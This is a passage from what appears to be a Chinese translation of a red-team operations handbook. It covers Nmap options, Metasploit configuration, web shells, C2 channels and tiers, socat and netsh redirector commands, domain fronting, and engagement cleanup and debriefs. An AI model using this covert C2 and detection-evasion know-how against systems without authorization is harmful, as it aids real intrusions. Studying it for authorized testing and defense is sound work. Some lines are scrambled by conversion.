- 如果没有给出主机发现选项，Nmap会发送一个ICMP回显请求，一个TCP SYN数据包到443端口，一个TCP ACK数据包到80端口，以及一个ICMP时间戳请求。(对于IPv6，ICMP时间戳请求被省略，因为它不是ICMPv6的一部分。)这些默认值等同于-PE -PS443 -PA80 -PP选项。
- 对于本地以太网网络上的机器，仍将执行ARP扫描(除非指定了--disable-arp-ping或--send-ip)，因为Nmap需要MAC地址来进一步扫描目标主机。在Nmap的早期版本中，-Pn是-P0和-PN。

-n

- 永远不要进行DNS解析。
- 这是推荐的默认设置。如果DNS服务器是公共的，这不是一个大问题。如果您正在使用目标的DNS服务器，发送DNS查询来执行端口扫描可能被认为是不必要的。

-oA

- 以三种格式输出(普通、可搜索和XML)。
- 在红队行动中，数据收集非常重要。使用Nmap的内置功能可以捕获结果，并可能由其他工具解析。

-p

- 要扫描的端口。
- 设置特定的端口是最佳实践。使用Nmap的默认设置可能有助于发现未知服务，但目标的智能猜测可以帮助找到特定的服务。
- 如果你正在寻找网络服务器，请选择与你的目标最有可能相关的端口。在扫描之前进行OSINT和侦察将有助于确定适当的端口进行枚举。

请注意，即使有这些建议，也有一些情况下隐蔽性或风险容忍度不那么重要。也许你正在使用Nmap触发蓝色响应。可能需要进行大量扫描以获取访问目标的信息。无论如何，红队必须控制他们的IOCs并管理他们的风险暴露，以实现参与的目标。理解和控制红队工具是本节的关键要点。这个例子只是对Nmap的一个小小了解。Nmap提供了许多控制其流量的方法。请参考<https://nmap.org/docs.html>上的文档以获取详细信息。

## Metasploit

Metasploit框架<sup>[16]</sup>是一个由HD Moore于2003年最初创建的免费、开源的利用框架。由于其巨大的灵活性和功能，这个工具已经成为各种类型的安全测试人员的核心资产。Metasploit包括多个漏洞利用、载荷、辅助模块和后渗透模块的集合。Metasploit是一个很棒的利用框架。利用、枚举和后渗透能力可以为团队提供很多功能。

虽然Metasploit是一个很好的资源，但在使用Metasploit的Meterpreter载荷时必须小心。Meterpreter不是一个坏的命令和控制载荷选择，但像任何工具一样，在使用之前必须

了解并充分调整。这个工具已经被深入研究和分析。这导致了一个非常强大的工具集，但一个有能力的安全团队可以对其进行配置和识别。

## Meterpreter的优缺点

### 优点

- 巨大的能力和灵活性
- 庞大的贡献者基础
- 大量的后渗透模块选择
- 易于使用
- 稳定

### 缺点

- 同步通信。
- 众所周知的IOC（需要修改源代码以最小化这些问题。）

可以使用资源文件调整Msfconsole。资源文件只是一组保存为脚本的msfconsole命令。如果脚本保存在：~/.msf4/msfconsole.rc

以下是一些推荐的基本msfconsole设置：

```
# ~/.msf4/msfconsole.rc
spool /root/.msf4/spool.log
setg ConsoleLogging true
setg verbose true
setg LogLevel 5
setg SessionLogging true
setg TimestampOutput true
setg PromptTimeFormat %Y%m%d.%H%M%S%z
setg PROMPT %T S:%S J:%J
setg ExitOnSession false
setg DisableCourtesyShell true
load sounds #optional
```

这些设置将设置控制台日志记录，增加日志详细程度，启用会话日志记录，标准化时间戳，向控制台提示添加信息，设置exitonsession以保持监听器不中断，禁用礼貌shell，并加载声音。声音是可选的，但在实时监控控制台时可能会有用的指示器。这是一组小型的Metasploit msfconsole配置设置。有时需要修改Metasploit源代码来控制攻击流程或管理IOCs。

就红队行动而言，Metasploit框架在提供一系列漏洞利用方面非常有用，但通常不适用于命令和控制。

## Web Shell

Web Shell是一种服务器端代码，充当“shell”、远程管理工具或控制面板，允许用户发出远程命令由Web服务器执行。控制Web Shell的人可以在目标Web服务器上执行操作系统命令。成功

部署Web Shell需要对Web应用程序进行利用。 Web Shell可以使用任何Web语言编写，如PHP、ASP、ASPx、Perl、Ruby、Python、JSP、Java等。

## Web Shell示例

- China Chopper - 一个功能丰富的小型Web Shell。它具有多个命令和控制功能，包括密码暴力破解能力。
- WSO - 代表"web shell by orb"，具有伪装成错误页面的能力包含隐藏的登录表单。
- C99 - 一个带有额外功能的WSO shell版本。它可以显示服务器的安全措施，并包含自删除功能。
- B374K - 一个基于PHP的Web shell，具有查看进程和执行命令等常见功能。

为什么威胁会使用Web shell？远程代码执行漏洞有限，并迫使大量使用客户端利用；然而，Web应用程序仍然是进入网络的非常有价值的入口，通过远程手段直接入侵网络为威胁提供了许多选择。Web应用程序通常被忽视、配置错误和充满缺陷。使用按需工具执行操作系统命令是一个完美的长期解决方案，因此是红队的完美目标。

红队必须了解Web shell部署产生的常见IOCs：

- 必须发生Web应用程序漏洞的利用
  - 服务器攻击面仅限于文件上传漏洞、RFI漏洞或应用程序安全漏洞。
  - 这可能触发警报，取决于利用或漏洞的类型
- Web服务器文件将被添加或修改
  - 源代码修改或直接修改应用程序的源代码将发生
    - 完整性监控可能会向防御系统发出警报

尽管用于Web shell部署所需的漏洞只占应用程序安全的一小部分，但这些路径是值得追求的威胁。

Web shell是很好的工具，但也有限制。在目标服务器上执行的操作系统命令是在Web服务用户的上下文中执行的。如果目标遵循最佳安全实践，该服务将以非特权方式运行。这可能严重限制Web shell的功能。操作员可能需要额外的凭据或进一步的利用来以适当的权限发出命令。即使在有限使用的情况下，Web shell通常仍然可以用作枢纽点。其他限制取决于Web服务器与其他目标系统的通信。Web shell可能对内部服务器的访问有限。位于DMZ或外部位置的Web服务器可能需要通过多个服务器进行枢纽以与内部目标系统通信。在任何任务中，保持包括Web shell在内的可靠工具集可以使红队具有灵活性，从而增强其能力。

# 命令与控制 (C2)

命令与控制 (C2) 是红队控制和维持对目标控制的基石。 C2是攻击者对被入侵计算机系统的影响力。这种影响力通过C2基础设施来表达，该基础设施可以向远程系统发出各种任务和指令。

PowerShell Empire或Cobalt Strike等工具提供了可以部署到目标上的代理或信标。这些工具使用异步通信方式。代理或信标按照预定的时间间隔轮询C2服务器以获取指令。查询服务器是否有任务。如果存在任务，代理或信标执行该动作并报告结果。如果没有任务，代理或信标将进入预定义的休眠时间。

C2分为三类。

- 同步
- 异步
- 按需

同步C2实时操作。需要不断的通信流来维持C2通道。与同步通信相比，异步C2通信对红队提供了许多优势：

- 控制通信发送的时间和频率 - C2代理可以以接近实时的速度轮询，也可以每天、每周或每月检查一次
- 通过出口通信绕过防火墙 - 客户端通常无法从网络外部访问，但可以通过出站通信访问互联网上的资源
- 不需要恒定的、建立的连接

按需C2是独特的，只在需要时运行。通信仅在操作员触发时发生。诸如电子邮件或Web shell之类的工具可以提供出色的按需C2通道。

选择您的命令和控制 (C2) 机制是设计C2计划的关键步骤。

## C2通道

建立C2的方法有很多。每种方法都使用C2通道进行主要通信。虽然可以使用任何通道，但建议使用与组织流量相融合的通道。常用的C2通道包括：

- HTTP/HTTPS
- DNS
- SMB
- SSH

## HTTP/HTTPS - Hyper text Transfer Protocol

- Communicate over common web protocols
- Associated TCP ports 80/443 usually allowed to egress
- Blend in with typical network traffic
- SSL adds an additional layer of protection of the traffic's true intent

## DNS – Domain Name System

- Communicate via the internet's DNS infrastructure
- Avoid direct connections between compromised host and C2 server
- Bypass the most stringent network egress restrictions
- Can appear anomalous if DNS logging is enabled and monitored

## SMB - Server Message Block

- Utilize SMB to communicate via named pipes
- Ideal for internal network lateral movement in Windows environments

## VPN/SSH/CITRIX – Remote Access Tools

- Utilize existing legitimate remote access tools hosted on the network

# 建立C2基础设施

一个经过深思熟虑和设计的C2计划可以决定一个成功或失败的差别。 C2环境是所有威胁通信的核心和生命线。

作为为您的红队作战创建和维护基础设施的一部分，您至少需要以下内容：

- 各种域名-最好是与被评估的组织相关的.com、.net和.org网站
  - 确保域名被正确分类 (BlueCoat、WebPulse、OpenDNS、PhishTank)
  - 使用与目标地区或用途常见的顶级域名 (TLD)
- 针对这些域名的有效SSL证书
- 可通过互联网访问的服务器 (VPS或物理服务器)
  - 分别用于钓鱼、重定向和C2服务器
- 安装和配置C2平台

有关更多信息，详细的C2设计信息由Jeff Dimmock (@bluescreenofjeff<sup>[17]</sup>) 定期维护，可以在以下位置找到：● 设计有效的秘密红队攻击基础设施-

<https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/#references>

- 红队基础设施维基 – <https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki>

## C2工具

尽管红队使用与渗透测试人员类似的攻击安全工具，但红队更加强调命令与控制方面的工具。其他安全测试人员可能也会使用命令与控制工具，但红队的目标通常更加依赖于稳定的C2基础设施和工具集。

一些最受欢迎的C2工具集包括Cobalt Strike、PowerShell Empire和Metasploit。所有这些工具都非常注重支持后渗透。尽管这些工具可能具有渗透能力，但红队的重点是它们在后渗透和C2使用方面的应用，以满足所需的时间。

### 2019年，C2的年份

在2019年左右，C2框架的数量大幅增长。数十个C2框架被发布或严重更新。这种增长为红队提供了新的选择，包括新的协议、更多的跨平台支持和新的操作界面。

#### CobaltStrike<sup>[18]</sup>

- 来自Strategic Cyber, LLC的商业软件。
- 命令与控制载荷被称为信标
- 早期的项目Armitage是Raphael Mudge开发的免费工具。它经常与Cobalt Strike的免费版本混淆，但代码基础非常不同。
- 被描述为“Cobalt Strike是用于对抗模拟和红队作战的软件。”
- 支持异步和同步的C2通信

#### Empire<sup>[19]</sup>

- 开源软件
- 命令与控制载荷被称为代理
- 被描述为“Empire是一个基于加密安全通信和灵活架构的纯PowerShell后渗透代理。”
- 支持异步和同步的C2通信
- 2019年正式退役项目



Chris  
@xorrior

PSA for Empire development: The original objective of the Empire project was to demonstrate the post-exploitation capabilities of PowerShell and bring awareness to PowerShell attacks used by (at the time) more advanced adversaries.

1:02 PM · Jul 31, 2019 · Twitter Web App

125 Retweets 257 Likes



Chris @xorrior · Jul 31, 2019

Replying to @xorrior

We feel that we've accomplished that objective and are proud to see the security optics and improvements that have been provided by Microsoft in the past few years; in addition to the increased focus the EDR community has placed on PowerShell based attacks.



1



7



47



Chris @xorrior · Jul 31, 2019

With that in mind, the project's time has passed and newer frameworks with better capabilities have been released. So it's time to say farewell to Empire. We will not be updating or maintaining the project any further.



6



45



90



Chris @xorrior · Jul 31, 2019

If you're looking for other great open-source C2 frameworks, check out Apfell and Covenant from the [@SpecterOps](#) team, or Sliver from [@LittleJoeTables](#)/[@rkervell](#) and Faction from [@jaredhaight](#) among many other great free options



5



76



271



推特宣布帝国的退役

## Metasploit

- Rapid7维护开源和商业软件
- 高度能力的渗透测试和利用框架，具有一些红队后续利用支持
- 命令和控制载荷被称为Meterpreter

- 通信通常是同步的

## 其他C2

Cobalt Strike、Empire和Metasploit只是三个常见的C2示例，因为它们被广泛使用和知名。在2018年和2019年，宣布并发布了许多命令和控制的工具和框架。这一趋势在未来几年可能会继续。如果团队的时间或预算不允许构建C2框架，作者建议简单搜索潜在的框架，测试每个框架，并选择最符合当前工作需求的框架。

## C2重定向器

C2重定向器是设计用于分离目标和C2服务器之间通信的枢纽。

它们旨在保护C2服务器的IP地址免受识别。重定向器是目标视为恶意的内容。目标可能观察到与重定向器相关联的任何IP地址或域名。如果防御者发现恶意活动，他们可以阻止重定向器的IP地址。

重定向器应被视为可燃物。如果被烧毁，红队操作员可以简单地切换到备用的重定向器，将C2流量从目标转移到C2服务器。

重定向器和C2服务器必须受到保护。命令和控制服务器必须通过C2通道与目标进行通信，例如在443端口上的HTTPS。应该努力限制（或丢弃）来自意外网络的C2连接；然而，这并不是与C2服务器的唯一通信方式。操作员必须使用C2界面来控制服务器并发出命令。这也必须受到保护。只有允许红队操作员访问的ACL或其他保护措施应该被放置。负责任的红队不应允许C2控制超出指定的红队IP段。即使是“黑客”软件也不安全。

考虑到这一点，适当的安全性和访问控制有效地限制了红队工具中新的漏洞或未知访问方法的风险。例如，在2016年9月，Cobalt Strike 3.5中发现了一个远程代码执行漏洞。该漏洞允许通过恶意信标在C2服务器上进行远程代码执行。有效的访问控制，如果被采用，将显著限制除红队、重定向器或目标之外的任何网络被入侵的可能性。

像亚马逊EC2、Digital Ocean和Linode这样的虚拟专用服务是创建可通过互联网访问的重定向器的好解决方案。重定向器服务器可以轻松部署或拆除。大多数服务提供商提供了API，允许部署和销毁重定向器的脚本化和自动化。重定向器可以被设计得非常难以移除，或者更混淆。诸如域前置<sup>[20]</sup>利用高度可信CDN的信任。可以使用反向HTTP代理，如Apache mod\_rewrite，来调整HTTP流量以更好地混淆或隐藏恶意流量。

## 部署重定向器

有几种方法可以重定向流量。这里有一些快速示例，适用于Linux和Windows的“哑管道”重定向器。哑管道重定向器是将流量从一个TCP端口重定向到另一个端口的过程。

Linux:

创建一个cron作业来启动一个socat脚本，将TCP 443从重定向器重定向到10.10.10.10：

```
crontab -e  
@reboot /usr/bin/socat TCP-LISTEN:443,fork / TCP:10.10.10.10:443 &
```

Windows:

使用netsh命令创建一个持久的端口重定向规则，将TCP 443从重定向器重定向到10.10.10.10：

```
netsh interface portproxy add v4tov4 listenport=443 listenaddress=10.20.20.20  
connectport=443 connectaddress=10.10.10.10
```

有几种方法和技术可以进行重定向。本书中的示例重点介绍了重定向器对参与的重要性。红队操作员必须在红队工具箱中包含一组过程和技术方法。

## C2层级

设计一个强大的C2基础设施涉及创建多个命令和控制层。这些可以被描述为层级。每个层级提供一定的能力和隐蔽性。使用多个层级的想法与不把所有鸡蛋放在一个篮子里是一样的。如果C2被检测到并被阻止，有备份将允许作战继续。C2层级通常分为三个类别：交互式、短程和长程。有时它们被标记为第1、2或3层。

除了它们的使用方式和重定向器的部署是独立于C2层级之外，每个层级都没有什么独特之处。

保持多个层级的一般规则是：

- 在每个层级中保持纪律，只用于其预定目的
- 只向下传递或建立新会话
  - 长程只能传递给短程或交互式
  - 短程可以传递给交互式
  - 交互式只能传递给其他交互式会话
- 对于每个层级，使用不同的配置文件-通信类型、端口、协议、回调时间等。

不使用时，减慢回调时间

当然，这些规则也有例外。红队必须灵活以实现目标。如果违反规则，执行操作之前要注意暴露的风险。例如，假设一个长程服务器在初始建立后宕机。可能需要一个短程或交互层来重新建立长程连接。

## **交互式（第三层）**

- 用于一般命令、枚举、扫描、数据泄露等。
- 这个层级的互动最多，风险最大。
- 计划在通信故障、代理故障或蓝队行动中失去访问权限。
- 运行足够的交互会话以保持访问（尽管是交互式的，但不意味着向客户端发送大量数据包）。凭借良好的判断力，将互动最小化，仅仅足够执行操作。

## **短程运输（二级）**

- 用作重新建立交互会话的备份。
- 使用与目标融为一体的隐蔽通信。
- 回调时间慢。常见的回调时间在12-24小时范围内。

## **长程运输（一级）**

- 用于重新建立短程C2
- 回调时间慢。常见的回调时间为24小时以上（通常是几天）。

## **C2基础设施规则**


- C2服务器不直接与目标通信
- 目标和C2服务器通过重定向器进行通信
- 各级别应根据其预期用途使用
  - 一级 - 低速、用于长期持久性二级 - 中速通信，旨在重新建立交
  - 互式C2三级 - 交互式层级，旨在根据实际操作需求进行每日命令的
  - 执行
- 新的C2必须保持在相同或更低的层级（永不更高）：
  - 一级 - 一级或二级
  - 二级 - 二级或三级
  - 三级 - 三级

## **什么时候可以违反规则？**

只有在C2最初建立时才会传递C2。可以使用交互式层来建立更高级别的访问，但强烈不建议。存在暴露更高层级的风险。

在设置初始访问时必须小心。

# Command and Control



此图可以帮助说明各个层级之间如何共享信息的关系。

## C2多层设计

在计划红队作战时，设计C2基础设施是最关键的任务之一。

C2基础设施规划涉及选择C2服务器的数量和类型，是否使用IP地址或域名，C2协议以及如何使用或是否使用重定向器。每个决策与红队的目标直接相关。如果一个团队正在进行全面的红队作战，隐蔽和秘密通道将是不错的选择。

## 全面红队作战的典型C2设计

- 三个C2服务器，包括交互式层、短程服务器和长程服务器
- 多个重定向器
- 每个IP地址选择一个或两个精心选择的域名（最好具有历史和分类）
- 目标和C2之间不直接通信。所有流量通过重定向服务器进行转发
- 使用常见协议在标准端口上混合（HTTP, HTTPS, SSH, DNS）
- 通信是加密的

如果一个团队模拟特定威胁或试图刺激蓝队的反应，隐身可能不那么重要。

## 模拟威胁设计的典型C2（习题）

- 一个或两个C2服务器。所有层级都用于与目标进行交互
- 不使用重定向器
- 使用IP地址而不是域名
- 目标和C2直接通信
- 使用常见协议在标准或非标准端口上（HTTP，HTTPS）
- 通信可能加密也可能不加密

## 域前置

域前置是一种通过合法和高度可信任的域名路由流量来支持绕过审查的技术。有许多支持域前置的服务，包括Google App Engine，Amazon CloudFront和Microsoft Azure。这是如何工作的？

当流量被提供商的服务器接收时，比如gmail.com，它会被发送到一个源服务器，比如myapp.appspot.com。这是基于HTTP请求中指定的主机头来控制的。

源服务器要么直接将流量转发到一个指定的域名，该域名指向一个受威胁的C2服务器，要么一个自定义应用程序代理请求来完成转发。

注意：由于组织积极减少使用域前置的能力，域前置的使用已经受到严格限制。在本书撰写时，它仍然是一个选择，但像许多技术一样，它会随着时间的推移而改变。

## 参考资料

1. 红队基础设施维基，<https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domain-fronting>。
2. 通过Cloudfront备用域名进行域前置，<https://www.mdsec.co.uk/2017/02/domain-fronting-via-cloudfront-alternate-domains/>。
3. 高声誉重定向和域前置，<https://blog.cobaltstrike.com/2017/02/06/high-reputation-redirectors-and-domain-fronting/>。
4. 查找可供攻击的域名，<https://github.com/rvrsh3ll/FindFrontableDomains>



# 关键章节要点

执行参与从规划结束到高潮和报告开始的所有努力，包括基础设施的构建。执行阶段只是从规划中实际应用的"为什么"和"如何"。


还要记住：

- 良好的技艺比任何个人能力更有价值
- 有时候，利用系统的最佳方法是避免使用漏洞
- 详细的C2计划和定义的基础设施可能是成功与失败之间的区别
- 工具只是一种辅助手段，没有更多的作用
  - 熟悉你的工具，并知道何时（或何时不）执行它们
  - 确保你理解为什么执行工具，它的功能是什么，以及它提供的指标（或文件）是什么！
- 记录，记录，记录！

# 作业

1. 扩展数据处理指南，包括数据存储库和存储指南
2. 为操作员开发数据收集流程和工作流程。考虑手动和自动化的收集选项
3. 制定技艺指南
4. 开发一个标准工具箱。注意：这是推荐但可选的
5. 开发一个命令和控制架构以及C2部署计划

# 参与结束



在执行阶段之后，每个参与都包括一系列活动，以确保成功的结束、清理和最终报告。本节介绍了成功结束参与所需的步骤。

# 清理和清除

在红队离开之前，必须对参与的所有证据进行清理。任何描述攻击性质、漏洞、结果或其他信息的证据必须完全删除和销毁。这个清理包括工具和工件，以及撤销对安全控制的任何修改，这些修改可能在参与结束时使环境变得不安全。

除了系统修改之外，红队还可以有机会修改或绕过安全控制。如果目标系统的安全控制被禁用或修改，必须尽快恢复。这些修改应与其他所有更改一起跟踪。

## ROE是法律

在执行任务之前，必须在ROE中记录消毒过程。这是确保清理过程得到记录并且如果遵循则得到适当执行的最佳方式。

希望所有的利用工具包和持久性机制都具有自毁代码，既可以基于时间来防止在任务窗口之外执行，也可以基于目标来防止在目标环境之外利用。对于没有内置自毁代码的项目，红队应该逐个删除并记录每个项目的删除情况。当无法清理时（通信中断，系统下线，权限等），红队将向TA报告系统名称、IP地址、目录、文件名、修改日期、所做修改、遗留工具或修改的文件。变更跟踪日志应该是每个任务所需工具集的一部分（注：如果在文本中早期提到的日志建议已经使用，则此跟踪已在日志中记录）。作为任务的一部分，应始终预期和计划系统的修改。这些修改不仅包括永久性的更改，如删除的文件或Windows注册表的修改，还包括内存中的进程。以下快速检查清单将帮助任务负责人撤销所有更改。

## 参与修改移除清单

- 恢复文件系统修改
- 移除访问机制和后门
- 移除由操作员或操作员工具生成的文件
- 确保机制生成的文件遗留物被移除
- 检查整个系统以确认机制没有被意外复制或移动
  
- 移除或恢复使用的注册表键
- 恢复修改过的文件
- 移除或替换启动文件为原始文件
- 检查使用的启动脚本 注意启动内容可能已更改
- 移除执行机制

- 移除安装机制
- 将机制生成的日志文件复制到红队存储库并从目标系统中移除
- 移除C2持久性机制
- 终止C2通道
- 继续监控连接以查找遗漏的机制
- 对于遗漏的机制重复该过程
- 向TA提供所有工件、名称、哈希、位置及其清理状态的列表

### 考虑一下

有时，目标组织可能希望特定的工件（也许是全部）保留在网络上，用于培训或工具和处理调整的目的

在结束参与之前，必须获得批准并进行记录。仍需提供所有工件和修改清单给目标指定的TA。

# 操作员日志验证

每个操作员必须在参与结束前验证其操作员日志的完成情况。还必须检查所有操作员日志、通过自动化收集的数据、目标数据和屏幕截图是否已经被适当命名并存储在参与数据文件夹中。

## 考虑一下

最好在参与过程中完成操作员日志。一个负责操作员日志在每天结束前确保日志完整的参与负责人将大大减少丢失的日志或关键截图。

在操作员完成后通知红队负责人，负责人必须审核整合情况。如果负责人确认数据完整，应创建一个哈希压缩存档。存档的副本应存储在经批准的位置。

此存档可以是一个加密的可移动媒体设备，以保持受控访问，或任何经批准的位置用于存储这些敏感数据。

红队负责人最终负责接受、审查和整合操作员日志和所有数据。强烈建议红队负责人在执行任务期间定期检查团队的代码库，以确保记录完成，数据被适当命名和存储，并且日志符合规定。

## 日志完成检查清单

- 确保所有操作员日志完成
- 确保所有日志整合
- 确保自动收集的数据整合
- 确保目标数据整合
- 红队负责人审查和接受
- 归档（打包/压缩）并对所有数据进行哈希

# 报告前简报

建议在任务结束后进行一个总结性简报。这个简报可能不包含最终报告中的很多细节；然而，它应该允许红队向目标提供所获得访问的高级概述，与任务的重要观察结果、一般反馈和一般建议相关。

## 高层汇报

在任务执行结束时，目标组织通常需要（并且经常有理由）一个事件摘要。等待最终报告可能让目标长时间不知情。如果日志记录和数据收集执行正确（应该如此），这不会是一个困难的任务。

第一次后期参与会议通常是高管汇报。高管简报通常在执行完成后不久（在执行后的一两天内）进行。这次会议针对管理层，应该包括来自目标组织的关键人员。这次会议不仅应该包括信息安全管理，还应该包括组织管理。红队参与的结果可能会影响组织未来的运作，可能需要资金来进行缓解或人员调整。如果红队的结果将被用于改善组织的安全态势以应对威胁，管理层的意识和支持至关重要。

### 考虑一下

大多数高管和高级经理对参与的技术细节不太感兴趣。他们更常关注对业务功能、生产和声誉的影响。

试图将每个重要行动或里程碑与受影响的业务方面相  
关联。如果可能，估计总成本（包括损失的收入、  
时间、修复、能力等）有助于高管理解影响并加强互  
动。

- 在执行参与后立即进行
  - 包括组织管理层（决策者）
  - 包括关键信息安全和技术人员
  - 重点是对观察结果的时间顺序总结（事件的故事）
- 
- 突出关键观察结果
  - 告知观众此简报仅为摘要。最终报告将包含所有事件细节

可选

- 包括其他信息安全或技术人员
- 包括关键系统专家
- 包括法律人员

## 技术汇报

技术汇报（或技术对技术的简报）对组织、防御/蓝队和红队本身都非常有价值。这些技术交流并不总是发生，但它们太有价值而不能被忽视，应该成为每个参与的必要步骤。

技术对技术是红队、蓝队和组织之间双向的技术信息交流。在这种交流过程中，红队和防御元素都提供了高度详细的、逐步的技术审查行动和结果（包括所有相关细节）的报告。这是培训和教育相结合的地方，也是各方学习的宝贵机会之一。往往情况是，防御方对红队在网络上的行动了解甚少。技术对技术允许双方参与详细的演练，并进行问答环节。

技术对技术的发生对于那些将根据红队活动实施缓解措施或变更的人来说，往往比最终报告更有用。虽然这个过程非常简单，但价值无与伦比。下面列举了一些技术对技术的行动/角色，以便更好地理解应该发生的情况。

### 技术对技术简报清单和议程规划

红队：

- 解释红队的战术、技术和过程意图。

- 解释他们对达成目标的初始思考过程。
- 逐步介绍红队行动和相关活动/命令。 (这与防御方的演练同时进行。)
- 描述为什么执行了这些行动。 (是什么导致了每个具体行动？)
- 提供每个行动的结果以及该行动如何使下一个行动成为可能。
- 提供限制每个威胁行动的建议或技术。

防御团队：

- 有机会询问如何和为什么。
- 解释保护和防御环境的过程。
- 在作战期间识别环境中的任何警报、触发器或异常情况。
- 逐步介绍蓝队对红队活动的响应行动。  
(这与红队的演练同时进行。)
- 确定红队活动如何被检测、预防或利用 (红队的意见通常在此讨论期间起关键作用)。
- 对红队的行动和建议提供反馈。
- 在收到官方报告之前，使用技术信息对进行后期分析

## 在简报期间回应负面组织反馈

不可避免地，红队在他们的观察中会受到挑战。红队必须准备好回应负面问题或评论，例如"我们给了你权限"，"坏人永远不会这样做"或"这公平吗？"。这些评论非常常见，通常来自对威胁和安全不成熟或不了解的组织。

为了适当地回应，红队必须保持专业并进行高质量的合作。红队行动可能会产生压力，并导致人们在个人和职业上变得防御性。红队在简报或报告中不应夸耀或贬低目标的员工。

报告。一个红队通过简单的事实讲述合作的故事，可以传达出强烈的信息而不指责。即使一个组织表现不佳，事实也足以表达观点。记住，红队的工作不是展示他们的精英黑客技能，而是通过威胁场景来让组织学习和提高安全性。红队的故事应该传达导致成功妥协的重大失误。

一个好的实践规则是非归因，即不将失败归咎于特定的人。许多组织将安全失败归咎于某些个人，而不是认识到组织的差距或失败。将责任归咎于个人似乎是一个简单的解决办法，但很少能改善安全性。

将会计部门的鲍勃责怪点击了钓鱼邮件，并不是所有知识产权被盗的原因。

偶尔，红队可能会遇到一个异常敌对的人，或者可能是一个敌对的技术团队。在这些情况下，缓解敌对态度与传达信息一样重要；否则，信息可能无法按预期接受。红队可以使用三个简单的问题来缓解局势。

## 缓解对红队活动的敌对回应的问题

### 1. 行动是否在范围内进行？

一个精心策划的参与将有一个明确定义的范围。如果所有活动都在范围内进行，那么所有活动都是可以接受的。

在红队获得信息的情况下，当描述情景时要事先说明。

列出假设以确保观众同意假设，或者至少理解为什么采取了特定的行动。

### 2. 行动是否符合规则？

行动规则决定了行动的一切，包括是否执行或不执行。必须遵守行动规则。违反规则是红队迅速失去组织信任和信心的一种方式。与在范围内操作一样，

如果没有违反行动规则，则行动是可以接受的。

### 3. 在现实世界的攻击中是否执行了该操作？

如果一个操作或技术在现实世界中被使用过，那么它是有效的。组织很快会对理论攻击持怀疑态度。能够将一个操作与已知的技术或威胁联系起来将有助于验证其真实性。

# 关键章节要点

集大成阶段是红队作战中的一个重要里程碑。所有活动都已完成，并且数据或日志已经最终确定。如果数据验证未完成，那么开发高质量报告存在严重风险。这是确保日志完整、存在截屏并能够讲述作战经历的最后机会。

